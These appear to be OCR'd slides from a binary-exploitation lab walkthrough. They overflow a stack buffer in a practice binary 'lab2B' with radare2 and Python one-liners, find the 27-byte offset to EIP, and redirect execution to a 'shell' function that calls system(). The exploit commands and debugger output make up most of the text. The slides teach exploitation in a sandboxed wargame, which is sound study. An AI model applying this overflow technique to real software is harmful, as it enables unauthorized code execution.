
...And again

- r2 -d ./lab2B $(python -c 'print "A"*50 + "B"*4')
  - Nope – EIP is all A’s
- r2 -d ./lab2B $(python -c 'print "A"*40 + "B"*4')
  - Nope – Still all A’s
- r2 -d ./lab2B $(python -c 'print "A"*35 + "B"*4')
  - Nope – all A’s again
- r2 -d ./lab2B $(python -c 'print "A"*27 + "B"*4')
  - Wait a second...

IS THAT ALL B’s?




```
lab2B@warzone:/levels/lab02$ r2 -d ./lab2B $(python -c 'print "A"*27 + "B"*4')
Process with PID 10362 started...
PID = 10362
pid = 10362 tid = 10362
r_debug_select: 10362 10362
Using BADDR 0x8048000
Asuming filepath ./lab2B
bits 32
pid = 10362 tid = 10362
 -- Change the block size with 'b <block-size>'. In visual mode you can also enter radare2
 command pressing the ':' key (like vi does)
[0xb7fdf0d0]> dc
Hello AAAAAAAAAAAAAAAAAAAAAAAAAAABBBB
[+] SIGNAL 11 errno=0 addr=0x42424242 code=1 ret=0
r_debug_select: 10362 1
[+] signal 11 aka SIGSEGV received 0
[0x42424242]> 
```



My longest yeah boy ever

Where do we send our EIP?


Why not here?



```
void shell(char* cmd)
{
        system(cmd);
}
```

Radare2 to the Rescue!


- **r2** ./**lab2B**
  - aaa
  - afl
- **That's the address!**



```
[0x42424242]> aaa
[0x42424242]> afl
0x080485c0  34  1  entry0
0x080485b0  6   1  sym.imp.__libc_start_main
0x080485b6  10  2  fcn.080485b6
0x08048560  12  1  section..plt
0x0804856c  10  1  sub.printf_12_56c
0x08048576  10  1  fcn.08048576
0x08048580  6   1  sym.imp.strcpy
0x08048586  10  1  fcn.08048586
0x08048590  6   1  sym.imp.system
0x08048596  10  1  fcn.08048596
0x080485a0  6   1  sym.imp.__gmon_start__
0x080485a6  10  1  fcn.080485a6
0x080485f0  4   1  sym.__x86.get_pc_thunk.bx
0x08048600  42  4  sym.deregister_tm_clones
0x0804862a  61  4  fcn.0804862a
0x08048667  39  3  fcn.08048667
0x08048690  45  8  sym.frame_dummy
0x080486bd  19  1  sym.shell
```


Where is my shell?

r2 -d ./lab2B $(python -c 'print "A"*27 + "\xBD\x86\x04\x08"')



```
lab2B@warzone:/levels/lab02$ r2 -d ./lab2B $(python -c 'print "A"*27 + "\xBD\x86\x04\x08"'
)
Process with PID 10381 started...
PID = 10381
pid = 10381 tid = 10381
r_debug_select: 10381 10381
Using BADDR 0x8048000
Asuming filepath ./lab2B
bits 32
pid = 10381 tid = 10381
 -- Now featuring NoSQL!
[0xb7fdf0d0]> dc
Hello AAAAAAAAAAAAAAAAAAAAAAAAAAA��▯
sh: 1: 4▯ not found
r_debug_select: 10381 1
[+] signal 17 aka SIGCHLD received 0
```

It calls bash on its argument!




